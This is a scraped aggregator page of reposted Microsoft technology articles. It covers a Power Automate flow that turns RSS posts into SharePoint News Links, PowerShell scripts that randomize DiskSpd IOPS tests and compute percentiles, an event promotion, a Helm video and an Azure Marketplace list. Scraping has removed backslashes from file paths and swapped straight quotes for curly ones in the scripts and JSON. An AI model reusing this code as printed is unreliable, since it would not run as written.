by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
There’s a blog for that
A somewhat common complaint I’ve heard from organizations I’ve worked with is that folks within the organization frequently are unaware of press releases, blogs, or other information the organization is publicly sharing. In fact, I’m guilty of it as well. On numerous occasions, I’ve gone to a coworker for some quick troubleshooting only to be told “I wrote a blog for that”.
Now that Microsoft Viva Connections is here, I’ve been putting a lot of energy into my company’s SharePoint home site and trying to come up with ways to break down the information silo’s we’ve just naturally accrued over the years.

Fortunately, it turned out that our company blog already had an RSS feed setup, which opened up some opportunities, one of which was to create a flow in Power Automate that automatically creates a SharePoint “News Link” in our home site whenever a new blog post is published to our public site.
So, with this blog, we’ll walk through the steps used to accomplish that feat.
Triggered
As with any flow, we need something to kick things off. I was afraid that this was going to be the biggest technical challenge but, thankfully, it turns out that there is a trigger purpose built to do exactly what we need: the When a feed item is published trigger!

As you can see, the configuration here is dead simple. You simply provide it the URL to an RSS feed and select either the PublishDate or UpdatedOn values. We’ll stick with the default PublishDate setting so that we’re only being triggered by brand new articles.
So, with this configuration, our flow will be executed anytime a new article is published to the XBOX news RSS feed.
Once triggered, seemingly regardless of the specific RSS feeds schema, a standardized JSON object is returned to the flow that gives us most of what we need.
{

    “body”: {

        “id”: “https://news.xbox.com/en-us/?p=152438”,

        “title”: “Wasteland 3: The Battle of Steeltown Releasing June 3 “,

        “primaryLink”: “https://news.xbox.com/en-us/2021/04/15/wasteland-3-the-battle-of-steeltown-releasing-june-3/”,

        “links”: [

            “https://news.xbox.com/en-us/2021/04/15/wasteland-3-the-battle-of-steeltown-releasing-june-3/”

        ],

        “updatedOn”: “0001-01-01 00:00:00Z”,

        “publishDate”: “2021-04-15 14:00:00Z”,

        “summary”: “The Wasteland 3 team here at inXile is very excited to announce the first narrative expansion for Wasteland 3: The Battle of Steeltown will be releasing June 3. Since the game’s launch last August, we’ve been working on adding new features, quality of life changes, and fixing bugs and improving game stability and performance. But […]”,

        “copyright”: “”,

        “categories”: []

    }

}

Even better, this data gets turned into variables we can access through the Dynamic Content selector in Power Automate.
Take a picture, it’ll last longer
One thing we don’t get is any sort of image to show, which is a bummer because without them, all of our News Links would end up looking like the below image.

Thankfully, SharePoint has a handy-dandy little service hidden away that can help.
If you ever created a new “News Link”, you’ll know that you simply give SharePoint the URL to your article and it auto-magically snags the title, summary and a thumbnail image to use. If you open up your browser’s developer tools, you can see that SharePoint calls this _api/SP.Publishing.EmbedService/EmbedData endpoint, passing along an encoded URL and some additional query strings. It turns out that this is what handles all that ‘magic’ and it’s also something we can leverage for our own ends here!
Thanks to the output of our trigger, we know the URL of the blog post we’re working with, and we can access it through the  variable. However, we do need to make sure that the URL is in the right format, so we’ll create our own variable to make it so.

We’ll call it PrimaryLinkEncoded, make it a string, and initialize its value using the following expression: concat(‘%27’,encodeUriComponent(triggerOutputs()?[‘body/primaryLink’]),’%27′)
Once run, we’ll end up with an encoded URL surrounded by apostrophes, which is what the EmbedData service expects.
Now that we have that we just need to call the aforementioned service using the Send an HTTP request to SharePoint action.

We’ll be making a GET request to the root of our SharePoint site. Technically, this could be any SharePoint site you have access to, but since we’ll be posting news articles to our home site, we’ll just stick with that.
For the Uri configuration, we’re calling the previously mentioned service with a few required query string parameters like so: _api/SP.Publishing.EmbedService/EmbedData?url=@{variables(‘PrimaryLinkEncoded’)}&version=1&bannerImageUrl=true
We’re passing along the encoded URL we created in the last step, specifying version 1 (which is required, despite their only being one version) and we’re asking for the bannerImageUrl to be included (otherwise we’re not getting )
We only need to include one header, the accept header, with a value of application/json;odata.metadata=minimal.
Finally, to make things a bit easier to use in a moment, we’ll capture the output of this request into a variable using the Initialize Variable action again, like so.

We’re creating a new string variable named BannerImageUrl and we’re setting its value using the following expression: outputs(‘Get_Thumbnail’)?[‘body’]?[‘d’]?[‘ThumbnailUrl’]
Compose yourself
Now that we’ve got just about everything we can get, we need to put into the format that SharePoint expects when creating a News Link item, so it’s time to prepare our payload using the Compose action.

It’s a fairly simply and (mostly) self-explanatory bit of JSON, so we won’t dwell on it much. Below is the exact JSON used in the above screenshot.
{

  “BannerImageUrl”: @{variables(‘BannerImageUrl’)},

  “Description”: @{triggerOutputs()?[‘body/summary’]},

  “IsBannerImageUrlExternal”: true,

  “OriginalSourceUrl”: @{triggerOutputs()?[‘body/primaryLink’]},

  “ShouldSaveAsDraft”: false,

  “Title”: @{triggerOutputs()?[‘body/title’]},

  “__metadata”: {

    “type”: “SP.Publishing.RepostPage”

  }

}
Spread the word
The only thing left to do now is make our post, which will do by using another Send an HTTP request to SharePoint action, shown below.

This time, we’ll be making a POST to the _api/sitepages/pages/reposts endpoint (which is what SharePoint does when you post a news link).
Our headers are only slightly more involved. Our endpoint is expecting to receive and will return JSON, so we need to include the appropriate headers…
{

  “accept”: “application/json”,

  “content-type”: “application/json;odata=verbose;charset=utf-8”

}
Last but not least, we need to include the Output of the compose action we created in the previous step so that SharePoint knows what we’re sharing.
Once that’s all setup, go ahead and save.
Wrapping up
At this point, you’re done developing. The only thing left to do is wait, really. Once new items are published to the RSS feed, you’ll eventually see them start showing up in your News web parts!

by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
Written by Jason Yi, PM on the Azure Edge & Platform team at Microsoft.
Acknowledgements: Dan Lovinger, Principal Software Engineer
On the last episode of discovering hidden treasure, we took a closer look at what type of data lies within the DiskSpd XML output. Today, we will examine an example of how to take advantage of that data and create new and practical insights.
DiskSpd on Azure
Let’s say that we are using Azure VMs to simulate some workload using DiskSpd. To visualize the data, let’s go ahead and use a short script that takes the XML output and extracts the total IOs per bucket into a CSV file for a more graphical view.

As you can see, the IOPS are relatively constant, with an occasional bump. The reason is because we are maxing out the total number of IOPS on our Azure environment (3-node cluster using Standard B2ms) can handle. Azure also artificially throttles the IOPS limit based on your VM size and drive type. In our case, the VM limit is 1920 IOPS and you can see that our peak is ~1950 IOPS. The occasional spike and drop in IOPS is likely due to Azure attempting to rebalance itself and locate the throttle limit.
Using Azure VMs, we can see that the IOPS values are relatively constant, but that’s not very interesting nor is it representative of a real workload. The workloads in the real world are much messier and random. Perhaps there is a way to replicate random IO activity to represent a typical day to day activity. Well, you are in luck, because there is a script for that – Let’s try it!
Randomize IOPS experiment
Note: The IOPS variance is purely artificial and for educational purposes only. By no means does this replicate any real-world IO scenario.
To help demonstrate this experiment, I’ve written a short script called “iops_randomizer.ps1”, to simulate random IO activity. The script uses a set of parameters to run DiskSpd in short, one second bursts. The IO values are randomized each second by using the (-g) parameter to throttle the throughput, which in turn affects the IOPS limit. Here are the parameters for the script:
- -d (mandatory) = The number of DiskSpd tests. Because each test run corresponds to one second, you can think of this as the total duration of the script.
- -path (mandatory) = the path to the test file.
- -rw_flag = Takes in one of two options, zero or one. 0 represents that the user wants to input their custom read/write ratio whereas 1 represents that the user wants a randomized read/write ratio, without providing the -w parameter value. The default selection will be 0 and if the user does not provide a complementary -w parameter value, the script will use a default value of -w 0 (100% read).
- -g_min = The minimum value possible when randomizing the throughput (defines the min range). The default value is 0 bytes per milliseconds.
- -g_max = The maximum value possible when randomizing the throughput (defines the max range). The default value is 8000 bytes per milliseconds.
- -b = The block size in bytes. The default is 4096 bytes (4KiB).
- -r = The random I/O aligned to the specified size in bytes. The default is 4096 bytes (4KiB).
- -o = The outstanding IO requests per target per thread. The default is 32.
- -t = The number of threads per target file. The default is 4.
- -w = The percentage of operations that are write requests. The default is 0% writes, 100% reads.

Note: You may find that your IOPS values are ridiculously small. This is because the default parameters are not optimized to your powerful environment. Consequently, you may need to experiment with the (-g) parameter range. Remember that because they are in bytes per milliseconds, you will need to perform some unit conversion to confirm that you are efficiently randomizing your values.
Here is the conversion I used:
Let’s now try running the following script:

After about 120 seconds, you should see 3 files in your current directory.
- expand_profile.xml : This file is created when the script is first run and contains all the DiskSpd test runs with their respective parameters. This is later fed into DiskSpd as an input. As a result, the file only contains the <Profile> element. You may use this file to modify any parameters you desire and feed it back into DiskSpd.
- output.xml : This is the finalized output file that is created after the DiskSpd test is complete.
- iops_stat_seconds.csv : This file contains the clean data for the number of IOs for each second the DiskSpd test was run.

Now that we have the csv output, we can create a graph that plots total IO vs time (seconds). We now have some variance in the number of IOs!
IO Percentiles
As you’ve just seen, there is potential in experimenting with the xml output. Perhaps you wish to derive other data that may be valuable for your situation. For example, maybe we want to examine the percentile values of the IO operations. Let’s actually try it, we have a second script called “get_iops_percentile.ps1” that takes the iops_stat_seconds.csv file and calculates the percentile scores for the IO values. After running the script, you should see a file called iops_percentiles.csv as well as a copy of the output on the PowerShell terminal.

These percentile values can help us understand the different segmentations of IO values, gauge the average IO output for each second, and identify trends. In our example, we can see that 99% of the IOPS are less than ~1635.
Bonus: rw_flag
This section is to provide more information on the rw_flag to clear up any potential confusion. You may be wondering what is the difference between using 0 and 1?
The main difference is that with an rw_flag of 0, you the user, can provide an additional write to read ratio parameter (-w) value. For example, if you provide 30, this means 30% of the IO will be writes and 70% of the IO will be reads. This also means that every DiskSpd test will use 30 as the write to read ratio, producing a consistent result between read IOs and write IOs in the long run.
However, with an rw_flag of 1, the user does not need to specify any read/write ratio. Instead, the ratio is randomized each second between 0% and 100%.

Using the performance monitor within Windows Admin Center, the result may look something like this: (left side uses rw_flag=0, right side uses rw_flag=1)
Final remarks
Today’s experiment was one example of extrapolating new data from the XML output. If you believe DiskSpd is not giving you a specific metric and wish to infer other data, this may be one method of manually discovering new “treasures.” Have fun!
*Script 1: iops_randomizer*
# Written by Jason Yi, PM

<#
.PARAMETER d
integer number of diskspd runs (can consider it as duration since each run is one second long)
.PARAMETER path
the path to the test file
.PARAMETER rw_flag
the default is 0. 0 represents that the user wants to input their custom read/write ratio whereas 1 represents that the user wants a randomized read/write ratio
.PARAMETER g_min
the minimum g parameter (g parameter is the throughput threshold)
.PARAMETER g_max
the maximum g parameter (g parameter is the throughput threshold)
.PARAMETER b
the block size in bytes
.PARAMETER r
random IO aligned to specified size in bytes
.PARAMETER o
the queue depth
.PARAMETER t
the number of threads
.PARAMETER w
the ratio of write tests to read tests
#>
Param (
[Parameter(Position=0,mandatory=$true)][int]$d,
[Parameter(Position=2,mandatory=$true)][string]$path, # C:ClusterStorageCSV01IO.dat
[int]$rw_flag = 0,
[int]$g_min = 0,
[int]$g_max = 8000,
[int]$b = 4096,
[int]$r = 4096,
[int]$o = 32,
[int]$t = 4,
[int]$w = 0)

Function Create-Timespans{
<#
.DESCRIPTION
This function takes the input number of diskspd runs (or duration) and lasts for that input number of seconds while randomizing
the throughput threshold within a specified range. Includes same parameters initially passed in by user.
#>
Param (
[int]$d,
[string]$path,
[int]$g_min,
[int]$g_max,
[int]$b,
[int]$r,
[int]$o,
[int]$t,
[int]$w,
[int]$rw_flag
)


[xml]$xml=@"
<Profile>
<Progress>0</Progress>
<ResultFormat>xml</ResultFormat>
<Verbose>false</Verbose>
<TimeSpans>
<TimeSpan>
<CompletionRoutines>false</CompletionRoutines>
<MeasureLatency>true</MeasureLatency>
<CalculateIopsStdDev>true</CalculateIopsStdDev>
<DisableAffinity>false</DisableAffinity>
<Duration>1</Duration>
<Warmup>0</Warmup>
<Cooldown>0</Cooldown>
<ThreadCount>0</ThreadCount>
<RequestCount>0</RequestCount>
<IoBucketDuration>1000</IoBucketDuration>
<RandSeed>0</RandSeed>
<Targets>
<Target>
<Path>$path</Path>
<BlockSize>$b</BlockSize>
<BaseFileOffset>0</BaseFileOffset>
<SequentialScan>false</SequentialScan>
<RandomAccess>false</RandomAccess>
<TemporaryFile>false</TemporaryFile>
<UseLargePages>false</UseLargePages>
<DisableOSCache>true</DisableOSCache>
<WriteThrough>true</WriteThrough>
<WriteBufferContent>
<Pattern>sequential</Pattern>
</WriteBufferContent>
<ParallelAsyncIO>false</ParallelAsyncIO>
<FileSize>1073741824</FileSize>
<Random>$r</Random>
<ThreadStride>0</ThreadStride>
<MaxFileSize>0</MaxFileSize>
<RequestCount>$o</RequestCount>
<WriteRatio>$w</WriteRatio>
<Throughput>0</Throughput>
<ThreadsPerFile>$t</ThreadsPerFile>
<IOPriority>3</IOPriority>
<Weight>1</Weight>
</Target>
</Targets>
</TimeSpan>
</TimeSpans>
</Profile>
"@


# 1 flag means that the user wishes to randomize the rw ratio
# 0 flag means that the user wishes to control the rw ratio
# Basically, throw an error when the flag is no 0 or 1
if ( ($rw_flag -ne 1) -and ($rw_flag -ne 0) ){
throw "Invalid rw_flag value. Please choose 0 to provide your own rw ratio, or 1 to randomize the rw ratio.
"
}

$path = Get-Location
# loop up until the number of runs (duration) and add new timespan elements
for($i = 1; $i -lt $d; $i++){

$g_param = Get-Random -Minimum $g_min -Maximum $g_max
$true_w = Get-Random -Minimum 0 -Maximum 100

# if there is only one timespan, add another
if ($xml.Profile.Timespans.ChildNodes.Count -eq 1){

# clone the current timespan element, modify it, and append it as a child
$new_t = $xml.Profile.Timespans.Timespan.Clone()
$new_t.Targets.Target.Throughput = "$g_param"
if ($rw_flag -eq 1){
$new_t.Targets.Target.WriteRatio = "$true_w"
}
$null = $xml.Profile.Timespans.AppendChild($new_t)

}
else{

# clone the current timespan element, modify it, and append it as a child
$new_t = $xml.Profile.Timespans.Timespan[1].Clone()
$new_t.Targets.Target.Throughput = "$g_param"
if ($rw_flag -eq 1){
$new_t.Targets.Target.WriteRatio = "$true_w"
}
$null = $xml.Profile.Timespans.AppendChild($new_t)

}
}

# show updated result
$xml.Profile.Timespans.Timespan
# save into xml file
$xml.Save("$pathexpand_profile.xml")

}
#
# SCRIPT BEGINS #
#


# create the xml file with diskspd parameters
Create-Timespans -d $d -g_min $g_min -g_max $g_max -path $path -b $b -r $r -o $o -t $t -w $w -rw_flag $rw_flag


# create path, input file, and node variables
$path = Get-Location
# feed profile xml to DISKSPD with -X parameter (Running DISKSPD)
Invoke-Expression ".diskspd.exe -X'$pathexpand_profile.xml' > output.xml"

$file = [xml] (Get-Content "$pathoutput.xml")


$nodelist = $file.SelectNodes("/Results/TimeSpan/Iops/Bucket")
$ms = $nodelist.getAttribute("SampleMillisecond")

# store the bucket objects into a variable
$buckets = $file.Results.TimeSpan.Iops.Bucket

# change the millisecond values to seconds
$time_arr = 1..$d
foreach ($t in $time_arr){
$buckets[$t-1].SampleMillisecond = "$t"
}

# select the objects you want in the csv file
$nodelist |
Select-Object @{n='Time (s)';e={[int]$_.SampleMillisecond}},
@{n='Total IOs';e={[int]$_.Total}} |
Export-Csv "$pathiops_stat_seconds.csv" -NoTypeInformation -Encoding UTF8 -Force # Have to force encoding to be UTF8 or data is in one column (UCS-2)

# import modified csv once more
$fileContent = Import-csv "$pathiops_stat_seconds.csv"

# if duration is less than 7 (number of percentile ranks), then add empty rows to fill that gap
if ($d -lt 7 ) {
for($i=$d; $i -lt 7; $i++) {
# add new row of values that are empty
$newRow = New-Object PsObject -Property @{ "Time (s)" = '' }
$fileContent += $newRow
}
}

# show output in the terminal
$fileContent | Format-Table -AutoSize

# export to a final csv file
$fileContent | Export-Csv "$pathiops_stat_seconds.csv" -NoTypeInformation -Encoding UTF8 -Force
*Script 2: get_iops_percentiles*
# Written by Jason Yi, PM

Function Get-IopsPercentiles{
<#
.DESCRIPTION
This function expects an array of sorted iops, length of the iops array, and an array of percentiles. For the given array of percentiles,
it returns the calculated percentile value for the set of iops numbers.

.PARAMETER sort_iops
array of sorted iops values from the input file
.PARAMETER iops_len
length of the sort_iops array
.PARAMETER percentiles
array of the percentiles you wish to find
#>
Param (
[array]$sort_iops,
[int]$iops_len,
[array]$percentiles)

$new_iops = New-Object System.Collections.ArrayList($null)
# loop through the percentiles array
foreach ($k in $percentiles) {

[Double]$num = ($iops_len - 1) * $k + 1

# if num is equal to 1 then add the first element to array
if ($num -eq 1) {

[void]$new_iops.Add( $sort_iops[0])
}

# if num is equal to the length of array then add the last element to array
elseif ($num -eq $iops_len) {
[void]$new_iops.Add( $sort_iops[$iops_len-1])
}

else {
$val = [Math]::Floor($Num)

#get decimal portion of the num
[Double]$dec = $num - $val

[void]$new_iops.Add( $sort_iops[$val - 1] + $dec * ($sort_iops[$val] - $sort_iops[$val - 1]))
}

}
return $new_iops

}


# Set path and import the csv file
$path = Get-Location
$file = Import-Csv "$pathiops_stat_seconds.csv"

#$sort_iops = $file."Total IOPS" | Sort-Object -Property {$_ -as [decimal]}


# sort the values in IOPS column in ascending order
$sort_iops = [decimal[]] $file."Total IOs"
[Array]::Sort($sort_iops)

# remove the empty or 0 values
$sort_iops = @($sort_iops) -ne '0'

$iops_len = $sort_iops.Length
#$percentiles = (1,25,50,75,90,95,99)
$percentiles = (.01,.25,.50,.75,.90,.95,.99)

# find the calculated percentiles and put them in an array
$new_iops = Get-IopsPercentiles $sort_iops $iops_len $percentiles

# if the old iops length is less than the length of the new calculated iops scores, then that new length is the iops_len
$new_iops_len = $new_iops.Length
if($iops_len -le $new_iops_len){
$iops_len = $new_iops_len
}


# loop through all the CSV rows and insert 2 new columns for the percentile rank and scores
for ($i = 0; $i -lt $iops_len; $i++) {
$value = if ($i -lt $percentiles.Count) { $percentiles[$i] } else { $null }
$file[$i] | Add-Member -MemberType NoteProperty -Name "Percentile Rank" -Value $value

$value2 = if ($i -lt $percentiles.Count) { $new_iops[$i] } else { $null }
$file[$i] | Add-Member -MemberType NoteProperty -Name "IOPS %-tile Score" -Value $value2

}

# Show output to terminal
$file | Format-Table -AutoSize

# Export to a new CSV file
$file | Export-Csv -Path "$pathiops_percentiles.csv" -NoTypeInformation -Force

by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
Here at Microsoft, our mission is to empower every person on the planet to achieve more.
Microsoft Federal shares that commitment to further our government customers’ digital transformation, innovation, and secure government collaboration.
Please join us next Tuesday for our Federal Collaboration and Cybersecurity Summit a half-day virtual event at no additional cost designed to advance U.S. Federal agencies collaboration and cybersecurity initiatives.
Microsoft is bringing together executives and leaders from U.S. Federal agencies to deliver key insights, lessons learned, and practical guidance on:
- Advancing Cybersecurity in the Federal Government
- Cultural transformations that drive new ways of working and digital modernization.
- Breaking down silos to facilitate partnership with industry and academia.
- Connecting with people and information from the office or in the field to securely share and protect sensitive information.
In the face of unprecedented challenges today, leadership resiliency is paramount. The high stakes of cybersecurity challenges continue to increase and evolve with no end in sight. The frequency of cybersecurity threats and their level of sophistication have and will continue to grow and as the threat of cyber-breaches increase, so does the need for intergovernmental collaboration, communications, and data sharing.
Click HERE to register today and learn more.
by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
Helm is the package manager for Kubernetes itself. Learn with Amit Khandelwal on Data Exposed how you can use Helm from your Windows machine to deploy SQL Server 2019 containers on Kubernetes all in less than 5 minutes.
Watch on Data Exposed
Resources:
Deploy SQL Server on Azure Kubernetes Service cluster via Helm Charts – on a windows client machine
View/share our latest episodes on Channel 9 and YouTube!

by Contributed | Apr 15, 2021 | Technology
This article is contributed. See the original author and article here.
We continue to expand the Azure Marketplace ecosystem. For this volume, 86 new offers successfully met the onboarding criteria and went live. See details of the new offers below:
|
Applications
|
|
[ui!] COCKPIT: Urban Software Institute’s [ui!] COCKPIT enables visualization of complex data from a cloud-based platform, such as [ui!] UrbanPulse. Choose from different visualizations, providing general information for the public, management decision aids, and customized applications for specific subjects.
|
 |
Adstra Consumer Essentials: Adstra Consumer Essentials provides a comprehensive data set of more than 230 million US-based individuals, including data elements commonly used by marketers and advertisers. The proprietary data set is drawn from various sources including public records and a leading global risk/fraud prevention provider.
|
 |
AITRICS: VitalCare from AITRICS is a risk-prediction system built on Microsoft AI services. VitalCare directly collects patient data, such as vital signs and lab tests, from electronic medical records and generates prediction scores for clinical deterioration and sepsis.
|
 |
Alef Platform: Alef Education’s platform provides data analytics to help teachers focus on where students are in their mastery of a subject. Alef provides experiential learning that enables students to apply and transfer their newly acquired skills.
|
 |
Algo Supply Chain Analytics Collaborative Platform: Algo’s advanced analytics solutions help companies operate highly efficient supply chains by using AI and deep learning to maximize revenue and profit while optimizing inventory spending. Business users can interact with Algo using chat functionality through platforms such as Microsoft Teams.
|
 |
Apache Web Server with Debian 10: Cognosys provides this ready-to-run image containing Apache HTTP Server 2.4.38 installed on Debian 10 Linux. Apache includes software to handle multi-processing modes and support for SSL v3 and TLS via mod_ssl.
|
 |
Apifon – Multi-channel Business Messaging Platform: With Apifon’s messaging platform, you can engage customers through their favorite channels, track the performance of your campaigns, and turn data into KPIs that help you increase your ROI.
|
 |
atma.io Connected Product Cloud: Avery Dennison’s atma.io platform creates, manages, and assigns digital identities to products, enabling end-to-end transparency for tracking, storing, and managing events for individual products from source to consumer.
|
 |
Avnet IoT Connect and Smart Factory: Built on IoTConnect and Microsoft Azure, Avnet’s Smart Factory solution helps you monitor and track the production and performance on your factory floor. Gain real-time insights for all locations and integrate your data with supply chain management systems.
|
 |
Awareness Platform: This solution from i5 B. V. provides ready-to-go professional learning focused on security and privacy to reduce risky behavior by your employees. With Awareness Platform, you can customize courses with a few clicks to match your organization’s policies.
|
 |
BoxOps Platform: BoxBoat’s BoxOps is a DevSecOps service solution designed for software teams, enterprise operations, and IT staff who want to accelerate their end-to-end management of app deployment.
|
 |
Chatbot Smart RH: SMART RH from Alexys Solutions is an AI-powered chatbot designed to serve internal collaborators seeking HR assistance for leave requests, work certifications, and more. Automate HR requests and free employee time to concentrate on high-value work.
|
 |
CloudCover 365: Exchange Backup: CloudCover 365 from virtualDCS lets you back up and restore Exchange Online data, including email, calendars, contacts, and more. The browser-based portal integrates with Veeam Backup 365 and Azure Active Directory.
|
 |
CloudCover 365:OneDrive for Business Backup: Back up OneDrive for Business data through a browser-based portal with CloudCover 365 from virtualDCS. CloudCover 365 integrates with Veeam Backup 365 and Azure Active Directory.
|
 |
Complete Cloud Backup for Microsoft 365: Implement CloudCover 365 from virtualDCS to back up and restore Microsoft 365 data, customize retention plans, schedule backups, and more. The browser-based portal integrates with Veeam Backup 365 and Azure Active Directory.
|
 |
COMtrac Investigation & Brief Management Solution: COMtrac provides a consistent approach to managing investigations. The COMtrac platform is a management solution for cases, evidence, and briefs that can be used for all types of investigations by private sector clients and government entities.
|
 |
Connected Heavy Machinery: Improve operational safety and utilization of your plants with Equiprise’s cloud-based monitoring solution built on IoT technology. Connected Heavy Machinery connects your equipment and provides you with key performance data.
|
 |
CRMSensor: Designed for retail chains, banks, healthcare providers, and convenience stores, CRMSensor is an Azure-based system that enables you to communicate interactively with customers. The solution includes an app for Android tablets and customized CRMSensor devices.
|
 |
Data Insights: The oh22 Data Insights solution provides consulting, development, and implementation of a custom enterprise data solution based on Microsoft Azure Synapse Analytics, Azure Data Lake, and Azure Data Factory.
|
 |
Digital Customer Experience: The EY Global Digital Customer Experience solution utilizes Microsoft Dynamics 365 along with an innovative array of EY tools and services, from UX to market research and content writing. Respond to digital change, cut costs, and make your organization fit for growth.
|
 |
Digital Process Integration Platform: PlanB. GmbH provides universal microservices for integration of your cloud-based digital services and applications. The PlanB. platform simplifies API management and integrates with on-premises systems, including ERP, CRM, project portfolio management, and manufacturing execution systems.
|
 |
Digital Sales Services: Softtek enables digital sales from demand generation to e-commerce. Built on Microsoft Azure, Power BI, and Azure-based services, Digital Sales Services enables logistics, last-mile delivery, payments, and analytics.
|
 |
DNA Z – Digital Banking Shrink-wrapped: DNA Z is an end-to-end digital banking solution for new or existing banks that is deployable on Microsoft Azure. The system includes a blueprint for bank policies and frameworks, fully mapped journeys, operating processes, mobile apps, and data analytics.
|
 |
Docker CE with Debian 10: Cognosys has configured this ready-to-run image of Docker CE 20.10.4 on Debian 10 Linux. Docker Community Server is designed for developers and small teams looking to start with Docker and container-based apps. The image includes built-in orchestration, networking, and security.
|
 |
Esker Order Management Automation: Order Management from Esker SA uses AI and robotic process automation to increase the efficiency of sales order processing. Customer service teams can electronically process and track faxes, emails, and orders with improved monitoring and accuracy.
|
 |
Experian Open Data Platform: The Open Data Platform (ODP) gives you instant access to a customer’s financial information via Experian’s consumer and business credit information. You can easily create a picture of customer financial well-being to deliver new products and services.
|
 |
GitLab Community Edition with Debian 10: Cognosys has pre-configured this ready-to-run image containing GitLab 13.9.1 on Debian 10 Linux. GitLab is a fast DevOps tool that provides a web-based method for managing Git repositories. GitLab includes wikis, issue tracking, and CI/CD pipelines.
|
 |
Grafana with Debian 10: Cognosys has pre-configured this ready-to-run image containing Grafana 7.4.3 on Debian 10 Linux. Grafana is a multi-platform, open-source web application providing analytics and interactive visualizations.
|
 |
Grafana with Ubuntu 18.04 LTS: Cognosys has pre-configured this ready-to-run image containing Grafana 7.4.3 on Ubuntu 18.04 LTS. Grafana is a multi-platform, open-source web application providing analytics and interactive visualizations.
|
 |
Grafana with Ubuntu 20.04 LTS: Cognosys has pre-configured this ready-to-run image containing Grafana 7.4.3 on Ubuntu 20.04 LTS. Grafana is a multi-platform, open-source web application providing analytics and interactive visualizations.
|
 |
